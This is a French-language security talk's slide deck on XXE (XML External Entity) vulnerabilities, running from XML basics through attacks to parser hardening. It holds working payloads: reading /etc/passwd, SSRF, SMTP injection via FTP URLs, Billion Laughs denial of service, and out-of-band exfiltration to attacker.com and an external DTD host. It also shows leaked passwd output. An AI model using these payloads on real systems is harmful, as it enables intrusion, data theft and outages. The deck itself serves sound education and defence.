AMBIONICS SECURITY

La face cachée des XXE

JSSI

14 mars 2017

Charles FOL

Service d’évaluation offensive en continu de la sécurité des applications web

Entité créée par LEXFO début 2017 après 2 ans d’utilisation par des clients LEXFO

XML: Définition

- <tag attr1=”value” attr2=”value”>...</tag>

```
<menu>
    <item id="1">
        <name>Belgian Waffles</name>
        <price>$5.95</price>
        <description>
            Two of our famous Belgian Waffles
            with plenty of real maple syrup
        </description>
        <calories>650</calories>
    </food>
    <food id="2">
        <name>Strawberry Belgian Waffles</name>
        <price>$7.95</price>
        <description>
            Light Belgian waffles covered with
            strawberries and whipped cream
        </description>
        <calories>900</calories>
    </food>
    ...
</menu>
```

XML: Définition

- <tag attr1=”value” attr2=”value”>...</tag>
- DTD: Définir la structure du XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE menu [
    <!ELEMENT item (name, price,
                    description,
                    calories)>
    <!ELEMENT name (#PCDATA)>
    <!ELEMENT price (#PCDATA)>
    <!ELEMENT description (#PCDATA)>
    <!ELEMENT calories (#PCDATA)>
]>
<menu>
    <item id="1">
        <name>Belgian Waffles</name>
        <price>$5.95</price>
        <description>
            Two of our famous Belgian Waffles
            with plenty of real maple syrup
        </description>
        <calories>650</calories>
    </food>
    ...
</menu>
```

XML: Définition

- <tag attr1=”value” attr2=”value”>...</tag>
- DTD: Définir la structure du XML
- ENTITY: Variables internes...

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE menu [
    <!ENTITY waffles "Belgian Waffles">
]>
<menu>
    <item id="1">
        <name>&waffles;</name>
        <price>$5.95</price>
        <description>
            Two of our famous &waffles;
            with plenty of real maple syrup
        </description>
        <calories>650</calories>
    </food>
    ...
</menu>
```

XML: Définition

- <tag attr1=”value” attr2=”value”>...</tag>
- DTD: Définir la structure du XML
- ENTITY: Variables internes…
- et **EXTERNES**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE menu [
    <!ENTITY description
      SYSTEM "file:///xml/description.xml">
]>
<menu>
    <item id="1">
        <name>&waffles;</name>
        <price>$5.95</price>
        <description>&description;</description>
        <calories>650</calories>
    </food>
    ...
</menu>
```

```
<description>
    Two of our famous &waffles;
    with plenty of real maple syrup
</description>
```

XXE: XML External Entities

- Chargement d'entitées externes
- Résolution d'URL déléguée

  → Spécifique au langage
- Badchars potentiels: <, >, &, %

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY content
      SYSTEM "file:///etc/passwd">
]>
<data>&content;</data>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY content
      SYSTEM "http://10.0.0.138/manager">
]>
<data>&content;</data>
```

AMBIONICS SECURITY

Conséquences

Lecture de fichiers

- Locaux
  - Configuration
  - file:///proc/0/cmdline
  - Listing de fichiers (Java, .NET)
- UNC
  - file:///10.0.0.3/share/path

    → Leak du NTLM Challenge

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY content
      SYSTEM "file:///etc/passwd">
]>
<data>&content;</data>
```

Rebond HTTP

- http://192.168.0.101/webservice/
- GET seulement
- JBOSS, Tomcat Manager...

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY content
      SYSTEM "http://10.0.0.138/manager">
]>
<data>&content;</data>
```

FTP

- ftp://user:password@10.0.0.3/file
- SMTP
- Autre protocole TEXT-based

FTP

ftp://user%0D%0A
EHLO%20a%0D%0A
MAIL%20FROM%3A%3Ca%40test.net%3E%0D%0A
RCPT%20TO%3A%3Cb@test.net%3E%0D%0A
DATA%0D%0A
This is an email%0D%0A
%0D%0A
.%0D%0A
QUIT%0D0A
:password@10.0.0.123/file

> 220 SMTP relay – 10.0.0.123
< USER user
< EHLO a
< MAIL FROM:<a@test.net>
< RCPT TO:<b@test.net>
< DATA
< This is an email
<
< .
< QUIT
> 250 Hello a, I am glad to meet you
> 250 OK
> 250 OK
> 354 End data with <CR><LF>.<CR><LF>
> 250 OK, queued as 12235
>221 Bye

DOS: Déni de Service

- /dev/urandom
- Billion Laughs

```
<?xml version="1.0"?>
<!DOCTYPE root [
 <!ENTITY endless SYSTEM "/dev/urandom">
]>
<root>&endless;</root>
```

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

PHP et ses wrappers

- php://filter/read=base64.encode/resource=/bin/ls
- php://fd/4
- zip:///path/to/file.zip#inside.txt
- expect://id
- ...

Extraction du résultat ?

- In-band
  - Affichage de données
  - Affichage d'erreurs
- Out-of-band (OOB)
  - Sortie en HTTP, FTP, DNS
  - Ports acceptés ?

Reconnaissance et exploitation

- Probing
  - Requête DNS, HTTP, FTP
  - Itération sur les différents ports TCP
  - Scan de services internes
- Combiner différentes techniques
  - ftp:// + file://
  - php://filter + DNS
  - Autres vulnérabilités

AMBIONICS SECURITY

Utilisation du XML


Toujours d’actualité

- XML
- SVG
- HTML
- OOXML

```
<html>
<body>
<h1>Some SVG</h1>
<svg width="100" height="100">
  <circle cx="50" cy="50" r="40"
          stroke="green" stroke-width="4"
          fill="yellow" />
</svg>
</body>
</html>
```

Endroits moins évidents

- DOCX, PPTX, XLSX
- PDF
- XMP (Adobe)




Parsers omniprésents

- API: REST, SOAP, XMLRPC
- Fichiers de configuration
- Metadata

Historique

- Première RFC du XML (1997)
- Première exploitation (2000)
- CVE-2002-1252



Bug bounties

- XXE in Facebook's OpenID (Reginaldo Silva, 2013)
- How we got read access on Google's production servers (detectify, 2014)
- How I Hacked Facebook with a Word Document (Mohamed Ramadan, 2014)
- Shopify XXE (Mark Litchfield, 2015)
- Blind OOB XXE At UBER 26+ Domains Hacked (Raghav Bisht, 2015)
- ...

Parsers XML “cachés”

Shopify: JSON → XML

- PUT /admin/users/12938.json

  {“username”: “user12938”, “email”: “...”}

- PUT /admin/users/12938.xml

  <!DOCTYPE user [

  <!ENTITY % payload SYSTEM “file:///etc/passwd”>

  <!ENTITY % external SYSTEM "http://%payload;">

  %external;

  ]>

  <user><username>user12938</username></user>

  → XXE

```
<error>Invalid URL: http://root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
[...]</error>
```

Uber: GET → XML

- GET /api/search/GeneralSearch?q=cat
- POST /api/search/GeneralSearch

  Content-Type: application/x-www-form-urlencoded

  q=cat
- POST /api/search/GeneralSearch

  Content-Type: application/xml

  <search>cat</search>

  → XXE

Uber: GET → XML

- <!DOCTYPE search [

  <!ENTITY % payload SYSTEM “file:///etc/passwd”>

  <!ENTITY % external SYSTEM "http:///attacker.com/?x=%payload;">

  ]>

  <search>cat</search>

AMBIONICS SECURITY

Exemple d'Exploitation

Situation

- API interne de génération de PDF
- Grails PDF module
- Utilise “Flying Saucer” (Java)
- HTML → PDF

Sample PDF Output

This is simple HTML

this has inline CSS

Here is some data passed from the contorller...

Information gathered from the controller: PDF creation is a blast!!!

Here is some information sent in the URL and handled by a controller (get variables):

ID	Name	Age
styled with css...		

Open redirect

- Pages internes seulement
- Open redirect → Pages externes
- Flying Saucer parse notre XML

GET /grailstest/pdf/pdfForm?url=http://google.fr/

HTTP/1.1 302 Moved
Location: http://google.fr/

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html [
 <!ENTITY % start "<![CDATA[">
 <!ENTITY % goodies SYSTEM "file:///etc/passwd">
 <!ENTITY % end "]]>">
 <!ENTITY % dtd SYSTEM "http://lexfo.io.tl/out.dtd">
%dtd;
]>
<html>
    <head>
        <style>
            pre { font-family: "Courier New";}
        </style>
    </head>
    <body>
        <pre>&all;</pre>
    </body>
</html>
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
cf:x:1000:1000:cf,,,:/home/cf:/bin/bash
mysql:x:104:112:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```

Reconnaissance

- /etc/hosts
- Lecture des fichiers de configuration
- ~10 services HTTP sur localhost

Exploitation

- Accès à des logs
- Tokens d’authentification obtenus
- Admin → RCE

AMBIONICS SECURITY

Protection

Protections: Etat des lieux

- Pas forcément par défaut
- Ou protéger ?

Protections: PHP

- Flags: LIBXML_*, LIBXML_NOENT
- libxml_disable_entity_loader(true);
- Bug #62577: Désactive aussi: SoapClient, simplexml_load_file() [2012]

[2016-10-03 20:22 UTC] gudang at gmail dot com

```
@rrichards When are you going to fix this 4 years issue?
```

Protections: Java

- Dépend du parser: SAX, DOM4J, Xerces...
- ~20 lignes de code
- Fallbacks !

Protections

- Désactiver les DTD (DOCTYPE)
- Utiliser d’autres formats

AMBIONICS
SECURITY

www.ambionics.io

@ambionics